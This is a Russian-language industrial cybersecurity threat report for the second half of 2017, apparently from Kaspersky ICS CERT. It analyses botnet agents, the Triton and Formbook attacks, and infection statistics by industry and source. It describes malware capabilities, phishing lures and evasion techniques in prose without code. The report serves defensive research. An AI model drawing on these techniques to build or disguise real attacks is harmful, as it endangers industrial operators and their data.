Несмотря на то, что деструктивная активность ботнет-агентов не направлена на нарушение работы какой-либо промышленной системы, заражение данным типом вредоносного ПО может быть очень опасно для объекта промышленной инфраструктуры. Действия вредоносных программ данного типа могут приводить к нарушению работы сети, отказу в обслуживании (DoS) зараженной системы и других устройств в сети. Кроме этого, зачастую код вредоносных программ содержит ошибки и/или несовместим с ПО для управления промышленной инфраструктурой, что также может приводить к нарушениям в мониторинге и управлении технологическим процессом.


Другая опасность ботнет-агентов заключается в том, что вредоносные программы данного типа часто имеют функциональность сбора информации о системе и предоставляют злоумышленникам возможность скрытого управления зараженной машиной – как вредоносные программы класса backdoor. Тех данных, которые боты собирают о системе по умолчанию, достаточно для точного определения компании-владельца и типа системы. Кроме того, доступ к инфицированным ботнет-агентами машинам зачастую выставляется на продажу на специализированных биржах в даркнете. Таким образом, злоумышленники, имеющие интерес к зараженным системам АСУ, могут получить доступ к конфиденциальным данным компании-жертвы и/или к системам управления промышленной инфраструктурой.

В 2017 году 10,8% всех систем АСУ подверглись атакам ботнет-агентов. Более того, статистика по атакам ботнет-агентами показывает, что 2% систем АСУ были атакованы сразу несколькими вредоносным программами данного типа.




Доля компьютеров АСУ, атакованных ботнет-агентами в 2017 году

Основными источниками атак ботнет-агентов для систем АСУ в 2017 году стали интернет, сменные носители и сообщения электронной почты.



Источники заражения систем АСУ ботнет-агентами, процент атакованных компьютеров АСУ, 2017 год

Это в очередной раз говорит о важности разграничения доступа для безопасного обмена информацией между технологической сетью предприятия и другими сетями, а также о необходимости запрета подключения неавторизованных сменных носителей к системам АСУ и установки средств выявления и фильтрации вредоносных объектов в сообщениях электронной почты.



Топ-5 ботнет-агентов, наиболее часто встречающихся на системах АСУ в 2017 году, процент атакованных компьютеров АСУ

Почти два процента всех исследованных систем были атакованы вредоносной программой Virus.Win32.Sality. Помимо заражения других исполняемых файлов, данная вредоносная

программа имеет функциональности противодействия антивирусным решениям и загрузки дополнительных вредоносных модулей с сервера управления. Наиболее распространёнными модулями Sality являются компоненты, имеющие функциональность для проведения спам-рассылок, кражи аутентификационных данных, сохраненных в системе, а также загрузки и установки другого вредоносного ПО.

На втором месте находится ботнет-агент Dinihou, атаковавший 0,9% исследованных систем АСУ. Данная вредоносная программа имеет функциональность, позволяющую злоумышленникам получить произвольный файл с зараженной системы, что создаёт угрозу утечки конфиденциальных данных организации-жертвы. Кроме этого, Worm.VBS.Dinihou, как и Virus.Win32.Nimnul, находящийся на третьей позиции с показателем 0,88%, позволяет загружать и устанавливать в зараженную систему другое вредоносное ПО.

Большинство модификаций Trojan.Win32.Waldek распространяется через сменные носители и имеет функции для сбора и отправки информации о зараженной системе. В зависимости от данных, собранных о системе, злоумышленники формируют набор дополнительного вредоносного ПО, которое будет установлено в зараженную систему при помощи соответствующих функций Waldek.

На пятом месте находится Backdoor.Win32.Androm, который занимал первое место по количеству атак на системы АСУ во втором полугодии 2016 года. Данная вредоносная программа позволяет злоумышленникам получать различную информацию о зараженной системе, загружать и устанавливать модули для проведения деструктивной активности, например, для кражи конфиденциальных данных.

Целевые атаки

В 2017 году была опубликована информация о двух целевых атаках на системы промышленной инфраструктуры – Industroyer и Trisis/Triton. В этих атаках впервые после Stuxnet атакующие создали собственные реализации промышленных сетевых протоколов и получили возможность напрямую взаимодействовать с устройствами.

Trisis/Triton

В декабре 2017 года исследователи сообщили, что в результате расследования инцидента на неназванном промышленном предприятии было найдено ранее неизвестное вредоносное ПО, направленное на системы критической инфраструктуры. Данное вредоносное ПО получило название Triton или Trisis.

Вредоносная программа представляет собой модульный фреймворк, позволяющий в автоматическом режиме производить поиск контроллеров Triconex Safety Controllers в сети предприятия, получать информацию о режиме их работы и внедрять на данные устройства вредоносный код.

Trisis/Triton устанавливает в прошивку устройства бэкдор, позволяющий злоумышленникам удалённо считывать и модифицировать не только код легитимной программы управления, но и код прошивки скомпрометированного устройства Triconex. Имея такие возможности, злоумышленники могут нанести серьёзный вред технологическому процессу предприятия. Самое безобидное из возможных негативных последствий – аварийное отключение системы и остановка

технологического процесса. Именно такое событие и побудило пострадавшую организацию к расследованию, которое и привело к обнаружению атаки.

До сих пор остаётся неизвестным, как злоумышленники проникли в инфраструктуру предприятия. Известно только, что они, по всей видимости достаточно долго (несколько месяцев) пребывали в сети скомпрометированной организации и использовали легитимное ПО и утилиты «двойного назначения» для продвижения внутри сети и эскалации привилегий.


Несмотря на то, что атака была направлена на изменение кода устройств Triconex, тот код, который злоумышленники по всей видимости пытались внедрить на последней стадии атаки, так и не был найден, поэтому установить конечную цель атаки на данный момент невозможно.

Целевой фишинг — шпион Formbook

Целевые фишинговые атаки на промышленные организации продолжились во втором полугодии 2017 года. Ранее мы рассказывали о целевом фишинге, используемом злоумышленниками в атаках типа Business Email Compromise (BEC). По сравнению с описанными ранее атаками, тактика злоумышленников не претерпела значительных изменений. Однако среди известных троянцев-шпионов, рассылаемых в фишинговых письмах индустриальным и энергетическим компаниям по всему миру (FareIT, HawkEye, ISRStealer и другие), во втором полугодии 2017 года набрал популярность новый представитель этого класса вредоносного ПО – Formbook.

В атаках с использованием Formbook в фишинговых письмах рассылаются вложенные вредоносные документы Microsoft Office, которые для загрузки и установки в систему вредоносного ПО эксплуатируют уязвимость CVE-2017-8759 или используют макросы. Распространяются также архивы различных форматов, содержащие исполняемый файл вредоносной программы. Примеры имен вложенных файлов:

- RFQ for Material Equipment for Aweer Power Station H Phase IV.exe;
- Scanned DOCUMENTS & Bank Details For Confirmation.jpeg (Pages 1- 4) -16012018. jpeg.ace;
- PO & PI Scan.png.gz;
- BL_77356353762_Doc1.zip;
- QUOTATION LISTS.CAB;
- shipping receipts.ace.



Пример фишингового письма, использованного для распространения Formbook

По своей реализации и используемым техникам по сокрытию кода и шифрованию полезной нагрузки Formbook отличается от «собратьев» большей функциональностью. Помимо стандартных для шпионского вредоносного ПО функций, таких как снятие скриншотов, запись кодов нажатых клавиш и кража паролей из хранилищ браузеров, Formbook обладает возможностью кражи конфиденциальных данных из трафика HTTP/HTTPS/SPDY/HTTP2 и веб-форм. Кроме того, данная вредоносная программа реализует и функциональность скрытого удалённого управления системой, а также имеет необычную технику противодействия анализу сетевого трафика. Троянец формирует набор URL адресов для подключения к серверу злоумышленников из списков легитимных доменов, хранящихся в его теле, и добавляет в него только один сервер управления вредоносным ПО. Таким образом вредоносная программа пытается скрыть подключение к вредоносному домену среди запросов к легитимным ресурсам, что усложняет её обнаружение и анализ.

Статистика угроз

Все статистические данные, использованные в отчете, получены с помощью распределенной антивирусной сети Kaspersky Security Network (KSN). Данные получены от тех пользователей KSN, которые подтвердили свое согласие на их анонимную передачу. В силу ограничений продукта и законодательных ограничений мы не идентифицируем конкретную компанию / организацию, от которой KSN получает статистические данные.

Методология

Данные получены с защищаемых продуктами «Лаборатории Касперского» компьютеров АСУ, которые Kaspersky Lab ICS CERT относит к технологической инфраструктуре организаций. В эту группу входят компьютеры, работающие на операционных системах Windows и выполняющие одну или несколько функций:

- серверы управления и сбора данных (SCADA);
- серверы хранения данных (Historian);
- шлюзы данных (OPC);
- стационарные рабочие станции инженеров и операторов;
- мобильные рабочие станции инженеров и операторов;
- Human Machine Interface (HMI).

Кроме того, в статистику включены данные, полученные с компьютеров администраторов технологических сетей и разработчиков ПО для систем промышленной автоматизации.

Атакованными мы считаем те компьютеры, на которых в течение отчетного периода хотя бы один раз сработали наши защитные решения. При подсчете процента атакованных машин используется количество *уникальных* атакованных компьютеров по отношению ко всем компьютерам из нашей выборки, с которых в течение отчетного периода мы получали обезличенную информацию.

Серверы АСУ ТП и стационарные компьютеры инженеров и операторов часто не имеют постоянного прямого выхода в интернет из-за ограничений технологической сети. Доступ в интернет им может быть открыт, например, на время технологического обслуживания.


Компьютеры системных/сетевых администраторов, инженеров, разработчиков и интеграторов систем промышленной автоматизации могут иметь частые или даже перманентные подключения к интернету.

Как следствие, в нашей выборке компьютеров, которые Kaspersky Lab ICS CERT относит к технологической инфраструктуре организаций, регулярно или постоянно подключаются к интернету около 40% машин. Остальные подключаются к интернету не чаще, а многие реже, чем раз в месяц.

Процент атакованных компьютеров


Во втором полугодии 2017 года продуктами «Лаборатории Касперского» были предотвращены попытки заражений на **37,8%** защищаемых ими компьютеров АСУ. Это на 0,2 п.п. больше, чем в первом полугодии 2017 года, и на 1,4 п.п. меньше, чем во втором полугодии 2016 года.

В июне – августе 2017 был отмечен спад числа атакованных машин. Однако, в сентябре мы зафиксировали заметное увеличение активности злоумышленников, доля атакованных машин возросла до 20% и не опускалась ниже этой отметки до конца года.



Процент атакованных компьютеров АСУ по месяцам, 2017 год

В сравнении с данными за аналогичный период 2016 года мы видим, что показатели в июле практически совпадают. Однако в остальные месяцы доля атакованных машин в 2016 году превышает аналогичный показатель 2017 года.



Процент атакованных компьютеров АСУ по месяцам,
второе полугодие 2017 в сравнении со вторым полугодием 2016

Некоторое снижение процента атакованных компьютеров объясняется влиянием различных факторов. Один из них, вероятно, обусловлен тем, что промышленные предприятия стали уделять больше внимания вопросам обеспечения безопасности технологического сегмента сети. По оценкам наших специалистов, в первую очередь положительную роль могли сыграть весьма простые меры: предприятия стали проводить аудиты технологических сегментов сети, обучать сотрудников вопросам кибер-гигиены, более правильно настраивать разграничения прав доступа между корпоративной и технологической сетью и т.д.

Процент атакованных компьютеров АСУ в различных индустриях

По нашим оценкам, средние и крупные компании со зрелыми процессами обеспечения информационной безопасности, как правило, применяют для защиты своей технологической инфраструктуры корпоративные решения «Лаборатории Касперского» (главным образом Kaspersky Industrial CyberSecurity и Kaspersky Endpoint Security). Небольшие организации и отдельные инженеры, а также компании, в которых безопасность корпоративной и технологической инфраструктуры оставляет желать лучшего, зачастую для защиты компьютеров АСУ ТП устанавливают персональные продукты «Лаборатории Касперского». Процент таких компьютеров, атакованных вредоносными программами в течение отчетного периода, значительно ~~(до 200%)~~ выше по сравнению с аналогичными показателями для компьютеров, защищаемых корпоративными продуктами.

Мы намеренно исключили статистику, получаемую от наших персональных продуктов, анализируя атаки на промышленные объекты в различных индустриях, и использовали в данной статистике только данные телеметрии от продуктов «Лаборатории Касперского» для корпоративных пользователей. Результатом этого стали более низкие средние процентные показатели по атакованным компьютерам, чем в остальных результатах анализа, представленных в настоящем отчете, где учитывалась статистика как по корпоративным, так и по персональным продуктам «Лаборатории Касперского».

Процент атакованных компьютеров АСУ в различных индустриях, первое и второе полугодия 2017*

* В данном отчете, в отличие от предыдущих, для каждой из индустрий мы посчитали процент атакованных компьютеров АСУ (процент атакованных в индустрии компьютеров АСУ по отношению ***ко всем компьютерам АСУ в этой индустрии***). В предыдущих отчетах мы приводили *распределение атакованных* компьютеров *АСУ по индустриям* (процент атакованных в индустрии компьютеров по отношению ***ко всем атакованным компьютерам АСУ из нашей выборки***).

Статистические данные об атаках на объекты в различных индустриях свидетельствуют о том, что почти во всех отраслях наблюдаются близкие показатели процента атакованных компьютеров АСУ, попадающие в интервал от 26 до 30 процентов. По нашему предположению это объясняется схожестью архитектурных решений систем АСУ ТП, используемых для автоматизации технологических процессов на предприятиях в различных индустриях, и, возможно, схожестью процессов обмена информацией предприятий с внешними контрагентами и внутри предприятий.

Две индустрии в течение отчетного периода атаковали больше, чем остальные: показатели категорий Энергетика (38,7%), Инжиниринг и интеграторы АСУ (35,3%) превышают 35%.

Мы полагаем, что высокий процент атакованных систем АСУ в энергетике объясняется, с одной стороны, большей сетевой связностью объектов электроэнергетики (по сравнению с объектами других отраслей), с другой стороны, возможно, тем обстоятельством, что к АСУ энергетических объектов в среднем имеет доступ больше людей, чем на предприятиях других отраслей.

Широко известно о применении в последние годы вектора атак на промышленную инфраструктуру через поставщиков в нескольких атаках, имевших катастрофические последствия. Именно поэтому высокий процент атакованных компьютеров АСУ ТП в компаниях категории Инжиниринг и интеграторы АСУ – проблема достаточно серьезная.

Единственная индустрия, показатели которой значительно выросли за полугодие (+ 5,2 п.п.), – Строительство (31,1%). Причина высокого процента атакованных систем АСУ в строительных организациях предположительно кроется в том, что на предприятиях отрасли системы АСУ часто являются вспомогательными, внедряются относительно недавно и, возможно, находятся на периферии внимания владельцев и руководства компаний. Как следствие, задачи обеспечения их защиты от киберугроз могут оказаться менее приоритетными. Чем бы не объяснялся высокий процент атак, добравшихся до промышленных АСУ в строительстве и инжиниринге, этот факт кажется весьма тревожным. Известно, что строительство – высококонкурентный бизнес, и кибератаки на промышленные организации могут использоваться как средство нечестной конкуренции. До сих пор в строительной индустрии кибератаки на конкурентов использовались в основном с целью кражи информации, представляющей коммерческую тайну. Заражение систем АСУ может дать в руки злоумышленников новое оружие в конкурентной борьбе.

Три индустрии с наименьшими показателями – Горнодобывающая промышленность (23,5%), Транспорт и логистика (19,8%) и Разработка промышленного ПО (14,7%).

Заражение разработчиков промышленного ПО может представлять большую опасность, поскольку последствия атаки, распространившиеся на партнерскую экосистему и клиентскую базу зараженного разработчика, могут быть чрезвычайно серьезными, как мы видели в недавних широкомасштабных инцидентах, таких как эпидемия вредоносной программы exPetr.

Мы включили в отчёт данные по компьютерам АСУ учебных заведений. Когда речь идёт о таких компьютерах, имеются в виду не только системы АСУ, использующиеся в демонстрационных стендах и учебных и исследовательских лабораториях, но и системы промышленной автоматизации различных объектов инфраструктуры учебных заведений – систем энергообеспечения (собственная генерация и распределение электроэнергии), коммунального хозяйства и пр., – а также АСУ, используемые на опытном производстве.


Показатель учебных заведений можно считать примером «фонового уровня» случайных угроз для систем АСУ, считая системы учебных заведений максимально небезопасными. В самом деле, системы АСУ в образовательных учреждениях, как правило, подключены к общей сети учреждения и менее изолированы от внешнего мира по сравнению с системами промышленных объектов.

С другой стороны, мы считаем, что атаки на АСУ образовательных учреждений могут нести существенную угрозу и для предприятий различных отраслей реального сектора – в первую очередь, ввиду наличия рабочих контактов и связей университетов/институтов с промышленными предприятиями. Это – совместные исследовательские лаборатории, центры инжиниринга и разработки, центры обучения персонала и повышения квалификации и т.д.

Кроме того, такие системы АСУ могут использоваться злоумышленниками для тестирования и отладки вредоносного кода и отработки сценариев атак на реальные предприятия.

В сфере образования процент атакованных систем АСУ во втором полугодии изменился по сравнению с первым полугодием наиболее значительно. Высокий показатель первого полугодия обусловлен большим количеством атак, связанных с использованием интернета, а также атак вредоносного ПО семейства Trojan.Multi.Powercod. Этот зловред использует техники, аналогичные тем, которые были описаны нашими коллегами здесь. В первом полугодии 2017 года атакам троянца Powercod подверглись 9,8% компьютеров АСУ в учебных заведениях из нашей выборки. Во втором полугодии этот показатель составил 0,7%.

Источники заражения систем промышленной автоматизации



Основные источники угроз, заблокированных на компьютерах АСУ, процент атакованных компьютеров АСУ, первое и второе полугодия 2017 года

Во втором полугодии 2017 года большинство показателей по основным источникам заражений остались на уровне прошлого полугодия.

Интернет был и остаётся основным источником заражения компьютеров технологической инфраструктуры организаций. Такой ситуации способствует сопряжение корпоративной и технологической сетей, наличие (ограниченного) доступа к интернету из технологической сети, а также подключение к интернету компьютеров из технологической сети через сети мобильных операторов (с помощью мобильных телефонов, USB модемов и/или Wi-Fi роутеров с поддержкой 3G/LTE).

Что касается подрядчиков, разработчиков, интеграторов, системных/сетевых администраторов, которые подключаются к технологической сети извне (напрямую или удаленно), то они часто имеют свободный доступ к интернету. Их компьютеры входят в группу наибольшего риска и могут стать каналом проникновения вредоносного ПО в технологические сети обслуживаемых ими предприятий. Напомним, что в нашей выборке регулярно подключаются к интернету около 40%


всех компьютеров. Отметим, что помимо вредоносных и зараженных сайтов в категории «интернет» также учитываются фишинговые письма и вредоносные вложения, открываемые в почтовых веб-сервисах (через браузер).

Эксперты Kaspersky Lab ICS-CERT обращают внимание на то, что вредоносные программы и скрипты, встраиваемые в тело электронных писем, часто используются в целевых атаках на промышленные предприятия. В большинстве случаев злоумышленники распространяют письма с вредоносными вложениями в формате офисных документов, таких как MS Office и PDF, а также архивы, содержащие исполняемые файлы вредоносного ПО.

На 1,7 п.п. снизилась доля угроз, найденных при проверке сменных носителей, что является важным показателем, поскольку такие устройства часто используются для передачи информации в технологической сети промышленного производства.

Остальные показатели не претерпели значительных изменений.

Классы вредоносного ПО



Классы вредоносного ПО,
процент атакованных компьютеров АСУ, второе полугодие 2017

Актуальными угрозами для компьютеров АСУ остаются вредоносные программы класса Trojan, задача которых – проникновение в атакуемую систему, доставка и запуск прочих модулей вредоносного ПО. Вредоносный код этих программ чаще всего был написан на скриптовых языках программирования (Javascript, Visual Basic Script, Powershell, AutoIt в формате AutoCAD), а также в формате ярлыка Windows (.lnk), ссылающегося на следующий модуль.

